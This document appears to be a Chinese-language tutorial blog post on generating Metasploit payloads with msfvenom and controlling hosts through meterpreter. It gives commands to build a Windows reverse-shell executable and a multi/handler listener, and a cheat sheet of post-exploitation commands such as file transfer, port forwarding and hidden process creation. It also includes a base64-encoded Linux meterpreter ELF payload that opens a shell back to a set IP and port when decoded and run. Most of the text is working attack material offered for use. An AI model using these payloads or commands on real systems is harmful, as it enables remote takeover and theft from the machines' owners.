msfvenom
msfvenom 查看帮助

使用帮助(中文)
-p, --payload <payload> 使用指定的payload--payload-options 列出该payload参数-l, --list [type] 列出所有的payloads-n, --nopsled <length> 为payload指定一个 nopsled 长度-f, --format <format> 指定payload生成格式--help-formats 查看所有支持格式-e, --encoder <encoder> 使用编码器-a, --arch <arch> 指定payload构架--platform <platform> 指定payload平台--help-platforms 显示支持的平台-s, --space <length> 设定payload攻击荷载的最大长度--encoder-space <length> The maximum size of the encoded payload(defaults to the -s value)-b, --bad-chars <list> 指定bad-chars 如: 'x00xff'-i, --iterations <count> 指定编码次数-c, --add-code <path> 指定个win32 shellcode 文件-x, --template <path> 指定一个 executable 文件作为模板-k, --keep payload自动分离并注入到新的进程-o, --out <path> 存放生成的payload-v, --var-name <name> 指定自定义变量--smallest Generate the smallest possible payload-h, --help 显示帮助文件
msfvenom -l payloads

查看所有 payloda模块

msfvenom在windows中的使用
msfvenom生成shell.exe
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.217.130 lport=1211 -f exe > shell.exe

启动msfconsole
使用模块
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.217.130
lhost => 192.168.217.130
msf5 exploit(multi/handler) > set lport 1211
lport => 1211
msf5 exploit(multi/handler) > exploit

exploit之后会监听,到windows服务器中的shell运行

将生成的shell上传至windows服务器中运行

现在得到的shell
meterpreter常用命令
基本命令
background # 让meterpreter挂起
sessions -i id # 与会话进行交互,id为数字
quit # 推出会话
shell # 获得控制台权限
irb # 开启ruby终端
文件系统命令
cat # 查看文件内容
getwd # 查看当前工作目录
uplpad # 上传文件到目标机上
download # 下载文件到本机上
edit # 编辑文件
search # 搜索文件
网络命令
ipconfig / ifconfig # 查看网络接口信息
portwd add -l 2333 -p 3309 -r 192.168.1.102 # 端口转发,本机监听2333,把目标机3309转到本机2333
rdesktop -u Administrator -p y2my 127.0.0.1:2333 # 然后使用rdesktop来连接,-u 用户名 -p 密码
route # 获取路由表信息
系统命令
ps # 查看当前活跃进程
migrate pid # 将Meterpreter会话移植到进程数位pid的进程中
execute -H -i -f cmd.exe # 创建新进程cmd.exe -H不可见 -i交互
getpied # 获取当前进程的pid
kill pid # 杀死进程
getuid # 查看权限
sysinfo # 查看目标机系统信息,如机器名,操作系统等
shutdown # 关机
实例 msfvenom 使用
靶机
echo "f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOAAB
AAAAAAAAAAEAAAAHAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA+gAAAAAAAAB8AQAAAAAAAAAQ
AAAAAAAASDH/aglYmbYQSInWTTHJaiJBWrIHDwVIhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtI
l0i5AgAIucCoIqlRSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5
x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==" | base64 -d > 1.elf
chmod +x 1.elf
./elf
攻击机
Payload 生成
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.34.169 LPORT=2233 -f elf | base64
**
开启msf
注意设置 Payload 与上相同 监听端口 IP
run 之后即可看到结果

若有收获,就点个赞吧
0 人点赞


